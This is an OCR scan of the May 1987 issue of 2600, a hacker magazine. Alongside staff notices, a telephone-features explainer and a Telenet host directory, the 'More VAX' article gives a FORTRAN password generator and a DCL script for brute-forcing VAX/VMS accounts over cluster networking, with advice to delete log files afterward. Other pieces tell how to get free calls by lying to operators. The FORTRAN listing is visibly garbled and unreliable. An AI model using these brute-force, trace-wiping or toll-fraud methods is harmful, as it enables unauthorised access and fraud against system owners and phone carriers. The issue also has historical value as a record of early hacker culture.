
2600

The Monthly Journal of the American Hacker

VOL. 4 NO. 5 MAY 1987 $2



It's been kind of a running joke here that if we tell people to let us know if they receive our magazine after a certain date, something will go wrong and nearly everyone will receive it after that date. As a result, we're always inundated with calls. Since we changed our format, this is but one of many problems we've been trying to solve. If all goes well, and it damn well better, we will be mailing on the 18th of May. If you receive this much later than you would a first class letter, let us know and we'll find out who's dragging what.

Once the mailing gets close to routine, we'll be focusing on distribution. This is where readers can help us out. As it is, we've been pretty successful at newsstands here in New York, down in the southern part of the country, and in London, UK. Success for us means selling about 80 percent of what we send. We have important things to say here and we want to reach all kinds of other thinking people throughout the world. So, if you know of a fairly decent newstand by you, one that sells alternative publications, let us know and we'll try to distribute there.

We hope to see some curious folks at our first public get-together in New York City. It will take place at the Citicorp Center at 153 East 53rd Street at 5 pm in the Atrium, where all kinds of people gather. We'll have 2600 buttons and copies of this issue will be everywhere. So stop by and ask some questions or bring articles. And if you'd like us to come to a city near you, start pestering us now.

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Fran Westbrook

Cover Art
Tish Valter Koch

Writers: John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, David Ruderman, Mike Salerno, Silent Switchman, and the usual anonymous bunch.

Production: Mike DeVoursney.

Cartoonists: Dan Holder, Mike Marshall.

Editor Emeritus: TSH.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate.
Overseas—$25 individual, $55 corporate.
Address all subscription correspondence to: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
For letters and article submissions, write to: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0752.

MORE VAX

by Mainstream America

So you're getting tired of the VAX hanging up on you after three tries at the system password. And your demon-dialer is about to sue you for overwork. Well, cheer up, fellow hackers. There is hope. Assuming your target system is set up as a clustered environment, there is an interesting weakness that will allow non-privileged users unlimited guesses at any account.

A number of VAX/VMS commands are designed to accept a password, username, and a node name along with the file specification. These commands include COPY, APPEND, and DELETE.

For the sake of consistency, let's use the COPY command. In order to copy the file LOGIN.COM from a target directory into your non-privileged account renaming it GOT.IT, use the following syntax: COPY OSHKOSH"SMITH PASSWORD"::DRC5:[SMITH]LOGIN.COM []GOT.IT

This will copy Smith's LOGIN.COM from his directory on node named OSHKOSH to your directory (on the same node and device. Just repeat the same syntax for your directory if your account resides elsewhere.) Naturally this assumes that SMITH has a LOGIN.COM in his directory in the first place, a likely assumption although this certainly is grounds to either use a different command or restructure it to copy one of *your* files into *his* directory.

Now all you have to do is keep guessing at the password. Unfortunately there is one small catch (there always is). This will leave a trace. It's called NETSERVER.LOG. This file is deposited in the target directory every time you enter this command and, yes, it has your name in it.

But there's usually more than one way to skin a VAX. Many (not all) VAX clusters are set up to purge these NETSERVERs. This means that at least there will be fewer traces. Furthermore, if you're quick enough in guessing the password before suspicions are aroused, just login to his account and delete the ruddy logfiles.

Now if the target account is not privileged (specifically, doesn't have EXQUOTA) and these files aren't purged, you'll eventually overflow his allotted disk space and won't be able to guess any more passwords until someone of authority straightens out the account. On the other hand, if the account has privileges (which is why you're trying to guess the password in the first place), you need not worry about this.

Most people use easily-remembered passwords that you quite likely can guess just by knowing a bit more about them. On the other hand, they might use a conglomeration of two or more words or numbers. If this is the case, you'll probably want to feed the above command with a password generator.

```
C                    FORTRAN PASSWORD GENERATOR

      IMPLICIT INTEGER (A-Z)
      INTEGER D(17)
      DOUBLE PRECISION COUNTER
      CHARACTER*1 A(38),C(16),B,E(23)
      DATA A/'A','B','C','D','E','F','G','H','I','J','K','L','M',
     + 'N','O','P','Q','R','S','T','U','V','W','X','Y','Z','$','_',
     + '0','1','2','3','4','5','6','7','8','9'/
      DATA B/' '/       ' dummy space
      DATA E/'P','G','U','E','S','S',' ',' ',' ',' ',' ',' ',' ',' ',
     + ' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',
     + ' '/
      DO 1 L=1,16
      D(L)=0          'initialize each counter
1     C(L)=B          ' and blank out the outputted number array
      D(17)=0

          DIGITS=1
          TIME=1

          COUNTER=0
50        COUNTER=COUNTER+1

          IF(COUNTER.EQ.38**TIME)THEN
                  DIGITS=DIGITS+1
                  TIME=TIME+1
                  COUNTER=0
          END IF
          D(1)=D(1)+1

          DO 20 I=1,DIGITS
          IF(D(I).GT.38)THEN
                  D(I)=1
                  D(I+1)=D(I+1)+1
          END IF
20        CONTINUE

          DO 30 J=1,DIGITS
          C(J)=A(D(J))
30        CONTINUE

          DO 60 NN=1,DIGITS
60        E(8+NN)=C(NN)

300       FORMAT(30A1)
          status=1:b$spawn(e,,sys$output)
          goto 50

200       format(x,16a1)

          end
```

TRICKS

Below is such a generator. It was quickly put together and I'm sure you hackers out there can write up a better one. It's here purely to demonstrate a technique.

Now here's where things get a bit sticky. Trying to execute the command from within this FORTRAN program will bomb its execution upon the first privilege violation. The way to do it then is to feed the password as a parameter to a DCL procedure that continues on error. Thus the second program.

Now pardon me while I remove my tongue planted so firmly in my cheek. As you may have guessed, I'm a system person. So what's a system manager to do about such a weakness?

First off, simply having two passwords on all privileged accounts will make the above technique excrutiatingly difficult. In this way, your hacker will need two password generators running simultaneously (or more practically, in the same program) and both passwords will have to be guessed simultaneously.

If this is inconvenient, impractical, or still too insecure for you, you'll want to set the audit alarm on for network logins. Then, on a periodic basis (e.g. nightly), run a batch job that closes the operator log and searches it for such failures. From here, you have your choice of evasion techniques including parsing out the username and disusing his account.

Clusters allow a great deal more resources for the money. Unfortunately, as your access rate climbs so does your intrusion attempt rate. It's interesting that communication security has lagged system security disproportionately. Personally, I think it's a plot by the 2600s. Keep it up, fellows!

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!! PASSWORD GUESSER !!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!! GUESS.COM !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ON ERROR THEN CONTINUE
$ON CONTROL_Y THEN EXIT
$COPY OSHKOSH"SYSTEM ''P1'"::DRC3:[OSHKOSH]LOGIN.COM []GOT.IT
$IF $STATUS THEN GOTO CAUGHT
$EXIT
$CAUGHT:
$OPEN/WRITE IN_FILE PASS.WORD
$WRITE IN_FILE "The password    for SYSTEM is ",P1
$CLOSE IN_FILE
$DELETE PROBE.EXE;*  ! this will stop execution upon success
```

CLASS: What

by The Videosmith

This article will explain the newly developed LASS system (AT&T Bell Labs), and how it may affect us in the near future. Note that the service as it appears for customers is called "CLASS", the C standing for Custom. I assume this is just for looks. At the time during which this article was being initially researched, CLASS was only being developed for the #1A ESS switch. At the end of the research involved with this article, CLASS was already implemented in data stage on ESS#5.

LASS

The telephone is destined to become a well used and powerful tool for otherwise tedious tasks. Gas meters and other metered services will be surveyed through the use of automatic data retrieval employing telephone communications. All in all, there are big plans for the uses one could put the telephone system up to, and CLASS is one plan that is going to drop an innovative bombshell on the telecommunicating world.

At this moment, a local CCIS network feature is being developed by Bell Laboratories. This feature will change the way people use phones, and will also change the attitude in which they use them. It will give far more control of the telephone to the user than ever before. This feature is called CLASS (Custom Local Area Signalling Services).

Everyone will find something useful in this newly developed telephone feature. Pizza parlours will no longer have to worry about fraudulent Italian food mongers, and little old ladies won't have to worry about prank calls by certain dubious characters.

What are all these fantastic features? They will include call back of the last caller, regardless of whether you have their telephone number or not. Another will be distinct call waiting tones, and preselected call forwarding (only those people whom you wish to speak to will be forwarded). This is only a rudimentary list of CLASS features to come. It is a very powerful system, and it all relies on LCCIS (Local Common Channel Interoffice Signalling), an intra-LATA version of the ever-popular CCIS.

CCIS Background

CCIS was originally introduced in 1976 as, basically, the signalling system to end all signalling systems. Instead of using the voice grade trunks to carry signalling information, a data network would be used. This network is comprised of data links from each central office (CO) to the appropriate STP (signal transfer point). Signalling information is sent through these links at 4800 bps to the STPs (note that baud rates may increase due to the economic availability of faster data communications hardware), where stored program control routes the signalling information to the needed offices in order to open and complete the call path. SPC checks automatically for on-hook/off-hook status before opening the path, and if the status is off-hook (in this case assuming the customer does not have the call waiting custom calling feature), returns information to the originating CO to apply a busy signal to the customer. This is but one of many features toll CCIS provides the network with.

Since this text is not centered on the topic of toll CCIS, technical aspects aren't as important (except for the comparison between the local and toll networks for observational purposes)—yet it is important to notice how automated and flexible this type of signalling method is, not to mention its speed and efficiency. All the software control involved with local and toll networks is called, fittingly, the "stored program control network" or ISDN (Integrated Services Digital Network).

CLASS/LCCIS Features

Using a high-speed data link between local offices creates a much more flexible and more efficient way for intra-LATA central offices to communicate. Instead of using per-trunk signalling (using the same trunk used for voice transmission to send routing and billing information), such data would be sent thru a dedicated data link, which interacts with a local signal processing and transfer point. From that point, signalling information is distributed to appropriate central offices or tandem switches.

It Means To Us

LCCIS will work with the local switches using stored program control, keeping track of call data. The 1A switches will use what is called "scratch pad" memory (also known as call store), in conjunction with LCCIS's database, to accomplish all the features that LASS provides. This memory will hold such data as "line history", and a "screening list". That information will make it possible for auto-redial, selective call forwarding, nuisance call rejection, and distinctive call waiting tones.

Test stage defaults for some features:

DTMF	Pulse	Description of Service
*66	1166	Reconnect last caller
*63	1163	Selective Call Forward
*60	1160	Nuisance Call Blocking
*57	1157	Customer "Trace"

Command codes may vary in different areas. These were found in a general description of CLASS.

Selective CF

Selective call forwarding is defined by the subscriber (the subscriber must have conventional call forwarding to request this service). Using call store, or more specifically the screening list, one will be able to selectively forward a call to another directory number by executing a few simple commands on the friendly home-bound telephone (unlike migrating telephones most frequently found in hotel rooms). An access code (a list will appear at the end of the file) will be entered, and a special tone will be issued from the subscriber's CO. The customer will then dial in the numbers he wants forwarded to the particular number. After each number, a tone will sound indicating the acceptance of the number. Individual BOC's (Bell Operating Companies) will be able to define the amount of numbers which may be screened. Once this is done, the customer hangs up and the ESS takes over. Now, whenever someone calls this particular customer, the customer's switch will compare the calling line's directory number with those stored in scratch pad memory. If the CLID matches one of the numbers in 1A memory associated with the called directory number, the number is forwarded. If not, the phone will ring at the original destination. This in particular could make it very difficult on system hackers, as you could probably imagine. A company can subscribe to this CLASS feature, and enter only the numbers of authorized users to be forwarded to a computer. Bureaus inside the various telephone companies and other sensitive operations can screen calls to particular numbers by using this service.

This is a security that's hard to beat, but of course there is a way (simple law of nature: nothing is fail-safe). There will always be the obvious way of finding numbers which are being forwarded to, like auto-dialing entire exchanges (one after the other). Unfortunately, CLASS will be providing other services which might make "scanning" seem less attractive.

Distinctive Ringing

Distinctive ringing is handled in the same fashion as selective call forwarding: the screen list in scratch pad memory. The customer may enter numbers which the ESS should give special precedence to, and whenever a call is placed to this particular customer's number, ESS checks to see whether the CLID matches a directory number listed in the switch's memory. If a match is made, the subscriber's CO gives the off-hook line a special call waiting tone, or the on-hook phone a distinctive ring (possibly using abnormally timed ringing voltage—some readers may picture a British Telecom ring as an example, although many foreign audible rings tend to be different).

Call Rejection

Nuisance call rejection, a feature making it possible to block certain idiots from ringing your phone (a feature we can all benefit from at one time or another...or all of the time), uses the information retrieved from LCCIS (CLID). Let's

(continued on page 15)

the telecom informer

BY JOHN FREEMAN

E-Card Trial

A trial for a new AT&T credit card is in progress. It's called the E-Card (Smart Card). The trial started in January 1987 and is scheduled to run for six months. One thousand E-Card participants were selected to try out the new card and 1000 AT&T public telephones were modified for E-Card capability. These telephones are located at airports in 30 cities.

The E-Card is a credit card with a small micro-chip (ROM) and gold fingers on the card edge. The E-Card can store up to 50 names and telephone numbers. It is similar to a credit card but has no magnetic strip on it (card number and listings are contained in the micro-chip). The customer inserts the card into the public telephone and his directory list will appear on the screen. The calling party depresses the digit(s) shown next to the person's name he wishes to dial. The call is automatically outpulsed and charged to the calling card number.

E-Card holders who require assistance on how to use the card or encounter a service difficulty resulting in a request for credit are instructed to call 800-922-0088. This number is on the modified telephones and is also on the screen.


959 Numbers

Last month, in the letters column a coin phone test number was mentioned. This number was 9591230. The 959 exchange is a test number exchange used by AT&T. There are lots of AT&T employees and test numbers galore.... Often, in a cross-bar switching system, you can't reach a 959 number without dialing 0+NPA+ first (note: this is *not* an operator assisted call). Keep in mind that these numbers will vary from town to town. And of course, the best thing about 959 numbers is that they're free.

Coin test:
0 HNPA (Home NPA) **959-1230**
0-959-1230
959-1230
Y=0 or 5x=0 through 9
959-1Y0x Milliwat (1004 hertz tone)
959-1Y1x 4ESS Test Board Position
959-1Y2x Milliwat
959-1Y3x Quiet Termination
959-1Y4x Remote Office Test Line responder(ROTL)
959-1Y5x ROTL(Type 105 test line)
959-1Y8x Milliwat
959-1Y9x Always Busy
959-200x White Plains, NY WATS center (X=0,5,6 and 7)
959-210x Wayne, PA WATS center (X=0,5,6 and 7)
959-225x Chicago, IL WATS center (X=0-9)
959-22xx WATS confirmation recording (xx=00-29)
959-5xxx Test postions, strange men. I haven't had time to scan this out.

There are more numbers than this, but this is what I've found as of yet. If anyone scans this out send what you get into us here at *2600*.

(Dan Foley is on vacation.)



phoning home from europe

by The Lineman

The information in this article was gathered from experience in the countries mentioned.

One thing you have to keep in mind when dealing with the telephone systems in other countries is that they are inferior to the ones you are used to dealing with in the United States. This is mainly due to the fact that we invented the telephone system and that AT&T and the RBOC's (NYNEX, Southwestern Bell, etc.) are private companies whereas most of the telephone companies in Europe are run by the governments of those countries. All of the companies were public until September of 1984, when British Telecom International was privatized.

The first country I visited was England. When I was there the Hotel I was staying at told me they had a "Direct Line to the United States". I found this a bit odd, so I inquired more about it and found out about USA Direct, a new service offered by AT&T. The service allows people in other countries to call the U.S. via a TSPS type of operator position located in New York. The operators have the country code of the country you are calling from and that is all. Over 50 countries are handled by the new service. They include: United Kingdom (080 089 0011), France (19-0011), The Netherlands (06 022 9111), Germany (except Frankfurt) (0 130 0010), Australia (001 488 1011), Denmark, Spain, Japan, Korea, Hong Kong, Iran, Columbia, Panama, and a lot of other Central American countries. The list of countries is supposed to expand within the next year or so. Italy and other countries should be joining the service soon. If you'd like to find out about a specific country you plan to visit, call the AT&T International Long Distance toll free number at 800-874-4000. They will be able to give you a more complete list as the one I left here gradually becomes out of date.

England

British Telecom International (BTI) has by far the most advanced equipment in all of Europe. Unfortunately, this is not saying very much. They are upgrading existing step by step and crossbar exchanges to digital switches, namely System X. When I was there, though, I only ran into one exchange in London that would accept the tones generated by my portable touch-tone generator. The operator services of BTI are also far below the standards we are used to in the U.S. When you dial a BTI international operator (155), they will usually keep you waiting for a few minutes. When you do reach an international operator, they do not know your telephone number and will believe you when you make up one. They can place collect calls and calls using AT&T International Calling Cards. The only problem with this method is that if you are staying at a hotel you won't be able to reach the USA Direct or the BTI international operator via the hotel's PBX and you will have to give them the calling card number and have them handle it. Both MCI and Sprint call the U.K., so it shouldn't be too hard for people to call you.

Another operator you will find useful is the local operator. They, like the international operator, do not have Operator Number Identification (ONI). When making local calls you can call the 100 operator and tell them you lost 20p in their phone and they will believe you and place the call for you. This works also in making calls to other cities in England, besides London.

Switzerland

The next country I'd like to discuss is Switzerland. The telephone company there is a branch of the postal service. Central offices are located in the post offices. The best method known to me to call the U.S. is via the international operator using an AT&T calling card. They require call back on calling card calls so you can't make any free calls from where you are staying. MCI is about the only long distance carrier (excluding AT&T) that calls Switzerland. The telephone system from what I can interpret is a modified step by step or crossbar that accepts standard international DTMF tones (in some exchanges) via an interpreter. They also have cable boxes on the street that are locked and can be opened by a standard square wrench. This is rather dangerous since the police in Switzerland are not very nice and the concept of civil rights is not understood. When USA Direct becomes available there it will be easier to make calls to the U.S. from Switzerland.

(continued on page 16)

ADDRESS	OS/COMP TYPE	SYSNAME/OWNER/RESPONSE/COMMENTS/ETC.
20101 $		
20114		NJIT Electronic Information Exchange System (EIES)
20115		NJIT Electronic Information Exchange System (EIES)
20120	IBM VM/370	
20125		NJIT Electronic Information Exchange System (EIES)
20128	TOPS-10	NDC - SYSTEM:
20130	TOPS-10	NDC - SYSTEM:
20131 $	VAX/VMS	
20132		Dunn & Bradstreet
20133	Burroughs	Running CANDE Operating System
20134 $	19.4.9	Primenet MWH
20135 $	Prime	(Version 18.2)
20136	IBM VTAM	
20140	VM - TSO	CPC Corporate Data Center (Englewood Cliffs NJ)
20142		"RDS #12 USER#" Remote Data Switch NJ Bell
20151 $	19.4.7	Primenet USC6.B
20153		Colgate's IICS
20155 $	19.4.7	Primenet USC6.B
20159	19.4.10.R7	Primenet PBN31
20166 $	19.3.7	Primenet SYS001
20167		Warner Computer Systems
20168		Warner Computer Systems
20171		"RDS #6 USER#" Remote Data Switch NJ Bell
20180	VAX/VMS	Agent Service Center
20182		Bankers Trust Customer Service
20183		Bankers Trust Customer Service
20188		Dunn & Bradstreet Systems
20189	IBM VM/370	Prushare
201133		
201137	HP-3000	
201139		Chem Network DTSS Release 13
201169	Unix 4.2	thumper
201171	IBM VTAM	NET001
201172	IBM VTAM	NET002
201200		D & B Systems
201201		D & B Systems
201220	VAX/VMS	Investment Technologies Computer Center
201230	20.2.0	Primenet NYMCS
201242		D & B Systems
201243		D & B Systems
201244		D & B Systems
201245		D & B Systems
201246		D & B Systems
201252 $	19.4.6	Primenet BOR
201255		Primecom network 18-4X System 48
201256		Primecom network 18-4Q System 49
201259	VAX/VMS	
201334	P-E	"Reliance sign on screen"
201346	IBM	
201350	Honeywell	"$$50 Device Type Identifier"
201431	VAX/VMS	SYS 31
201436		Primecom Network System 36
437-448		Primecom Network System 37 to 48 respectively
201449		Primecom Network System 49
20210	Prime	
20230	IBM	EDS Timesharing
20232	IBM	EDS Timesharing
20234		"User Number-- Help-phone 313-556-1574"
20236 $		"Network sign-on failed: sign-on command expected"
20243 $	DG AOS/VS	
20249	IBM TCAM	"Enter system ID:"
20299	TOPS-20	The Information Service
202108	Multics	"Channel c.h126000 Please login:"
202109	TOPS-20	The Information Service
202115 $		
202126		
202127	IBM	EDS Timesharing
202129		
202131		USER#--
202138 $	Port Sel.	Gallaudet Computer Services Network
202139 $	TOPS-10	TRI-SMP
202140 $	TOPS-10	TRI-SMP
202141	VAX/VMS	Telenet International Info System
202142		Telemail
202144 $	TOPS-20	TRI-SMP
202156 $	VAX/VMS	American Psychiatric Association
202201		Compuserve
202202		Compuserve
202205		GM Parts FPL
202206		GM Parts FPL
202214	19.4.5	Primenet SPA
202218	19.4.11	Primenet GEC
202224		Gm Parts FPC
202618		Compuark Search System
20321 $	Port Sel.	"Enter Class"
20322	IBM VM/370	Midd 3081
20328	IBM VM/370	Midd 3081
20334 $		
20359	Port Sel.	Perkin-Elmer Data Network
20364 $		
20366		"Login Please:"
20373	VAX/VMS	VCC C&P Occupational Health System
203155 $	VAX/VMS	
20520 $		
20530 $	DG AOS/VS	
20531	DG AOS/VS	
20532 $	DG AOS/VS	R08F01D01A
20534 $		
20536 $		
20537 $	DG AOS/VS	R08F01D03A U.S. Forestry Service
20545 $	DG AOS/VS	R08F01D04A U.S. Forestry Service
20620 $	HP-3000	Boeing
20630 $	HP-3000	Boeing
20638 $	DG AOS/VS	
20640 $	19.4.6.R9	Primenet P850
20665	20.1.1D	Primenet DAD
20672	Port Sel.	University of Washington
206112		DOE Online
206158	Port Sel.	BCS Network
20820 $	DG AOS/VS	
20822 $	DG AOS/VS	R04F15D02A
20830 $	DG AOS/VS	R04F02A
20833 $		
20837 $	DG AOS/VS	
20843 $	DG AOS/VS	
21221	19.4.9	Primenet SYSA
21223	22-33	CitiCash Manager (C/C/M)
21225 $	TOPS-20	Landart Systems Inc.
21230	Prime	
21232		"Service id="
21235	LAN	IBISM Electronic Village
21240		Wilsonline
21241	30-03	C/C/M
21243	05-35	C/C/M Int'l 3
21244	10-29	C/C/M Int'l 4
21250 $		"Channel 09/041 IBFS?"
21252 $	20.0.4	Primenet SYSA
21255	03-39	C/C/M Int'l 2
21256	22-33	C/C/M
21258		
21259	VMS 4.3	Office Automation System
21260	17-41	C/C/M
21261	25-13	C/C/M
21262	25-25	C/C/M
21264	28-37	C/C/M Int'l 1
21265	03-39	C/C/M Int'l 2
21266		"Welcome"
21267	05-37	C/C/M Int'l 3

The Legion Of Hackers Present:
Updated: Telenet Directory
Revision #4 Last Updated: 1/1/87
(Includes available Uninet hosts)

TELENET

ADDRESSES

!21268	10-29	C/C/M
!21269		
!21270	VM - TSO	Using the "Top Secret" Security Package
!21278	26-37	C/C/M Int'l 7
!21279		"Enter ID:"
!21282		Bankers Trust Customer Service
!21286 $	TOPS-20	BTSHARE
!21287	04-38	C/C/M Int'l 6
!21289	RSTS V7.08	IFI CITI
!21290	26-40	C/C/M Int'l 7
!212112	IBM VM/370	
!2121126$	Port Sel.	American Express Corporate Info Systems
!212131	IBM VM/370	
!2121133$	VAX/VMS	TOBAS New York System
!212137	20.2.0	Primenet NY60
!212141		Telemail
!212142		Telemail
!212145	VAX/VMS	Office Information Systems
!212146	VAX/VMS	Office Information Systems
!212148		"Enter ID:"
!212151	28-36	C/C/M Int'l 1
!212152	VAX/VMS	
!2121167$	20.1	Primenet MPISBS
!212169	04-39	C/C/M Int'l 6
!2121170$		
!212173	IBM TSO	Brown Brothers Harriman Communications System
!2121179$	Prime	
!212191		"Welcome" (Citibank)
!2121197$	TOPS-20	BTShare SYS B
!212200		
!2122224$		Global Electronic Mail Service (GEMS)
!212262	19.4.0	Primenet SAL.19 VNY
!212269	VAX/VMS	
!2122799$		
!212281		CitiCash Manager
!212282		CitiCash Manager
!2123315$		
!2123316$		
!2123322$	IBM	
!212328		"ENTER IDENTIFICATION:"
!2123338$		
!2123340$	Prime	
!2123419$	Prime	
!2123444$		
!2123504$		
!212371	VAX/VMS	
!212374	VAX/VMS	Business Systems Node NY01
!2124468$	VAX/VMS	The Dais Group
!21321	19.5	Primenet Q8
!21322	Unix	Interactive System 3
!21323	Unix	Interactive System 3
!21330 $	IBM TSO	L.E.B.
!21333	IBM TSO	(Running ACF2)
!21335		Marketron Research And Sales
!21339 $	Port Sel.	USC - ECL Port Selector
!21344	IBM TSO	SDC/ORBIT Database (Using "ACF2" Sec pkge)
!21348 $	Port Sel.	USC - ECL Port Selector
!21370		XCC-West System X2
!21372		XCC-West System X3
!21373		XCC-West System X1
!21384	Port Sel.	(MICOM 600)
!21385	Port Sel.	(MICOM 600)
!21388	19.4.2.1CS	Primenet MSCOST
!213102	20.0.3	Primenet TRWE.A
!213105	19.4.11	Primenet MD.WSO
!213130	19.3.7.R4	Primenet P751
!213143$		
!213146$		
!213150	19.4.3	Primenet MD.IRV
!213170		Dialog
!213219$	VAX/VMS	California Tech. Physics Vax
!213236		Dialog
!213245	Port Sel.	Litton Computer Services
!213253		Xplex Cluster Controller
!213255$		
!213668	TOPS-20	
!213717		TransAmerica Financial Systems and Concepts
!213765	IBM TSO	Ralph M. Parsons Network
!21442	Prime	DNA Online
!21444		Marathon
!21456	20.1.1a	Primenet BOWSER
!21460	HP-3000	Welecome to the 68B HP-3000 Computer System
!21469		
!21471	FB.3.3	Primenet FASBAC
!21472	IBM TSO	UCC (Running "ACF2" Security Package.)
!21475	Univac	UCC
!21477	Univac	UCCEL FASBAC
!214110		FAST-TAX - MARATHON - The Long Distance Runner
!214149		FAST-TAX - MARATHON - The Long Distance Runner
!214156	HP-3000	Welcome to the 68B HP-3000 Computer System
!214176	19.2	Primenet UCCEL FASBAC
!214607	HP-3000	Welcome to the 68B HP-3000 Computer System
!214626	RT-11	CTSRTS-E1 (DIBOL)
!21501	Prime	Newsnet (Save as C NET)
!21505		
!21531 $	VAX/VMS	VAX V05
!21532 $	DG AOS/VS	
!21535 $	IBM TSO	IMS America
!21536	IBM TSO	IMS America
!21537	IBM TSO	IMS America
!21540		VU/TEXT (Same as C VUTEXT)
!21545	IBM TSO	IMS America
!21549		Easynet The Knowledge Gateway
!21554 $		
!21556		GTE Telenet Async to 3270 Service
!21566		Newsnet (Save as C NET)
!21567 $	IBM	"Command Unrecognized"
!215121	IBM VM/370	TPF&C Online-Phila
!21630		"DCS001 Please Signon"
!21632		"DCS001 Please Signon"
!21638	VMS 4.3	Timken Corp.
!21651 $	HP-3000	
!21652	HP-3000	
!21654	19.2.12	Primenet TRWIAE
!21665	18.3	Primenet LIPA
!21666	18.3	Primenet LIPA
!21679	HP-3000	
!216140		
!21725	Cyber NOS	U of Illinois
!21726	Unix	U of I Computing Services
!21732	Cyber NOS	U of I - ALL ACCOUNTS (300 Baud only)
!21735	VAX/VMS	NCSAVMSB (VAX 11/785)
!21736	Cyber NOS	U of I - ALL ACCOUNTS (1200 Baud only)
!21740 $		
!21741 $	19.3.12.X8	Primenet SPRFLD
!21742 $		
!21830 $	DG AOS/VS	
!21831 $	DG AOS/VS	
!21838 $	DG AOS/VS	
!21841 $	DG AOS/VS	
!21845 $	DG AOS/VS	
!21853 $	DG AOS/VS	
!21856 $	DG AOS/VS	
!21868 $	DG AOS/VS	
!21875 $	DG AOS/VS	
!30120	IBM TSO	National Library of Medicine
!30121 $		NASA Recon
!30122 $	Multics	Dockmaster

(continued on page 18)

Put Letters

New Toys

Dear *2600*:

Here's some interesting information that *2600* readers might be interested in.

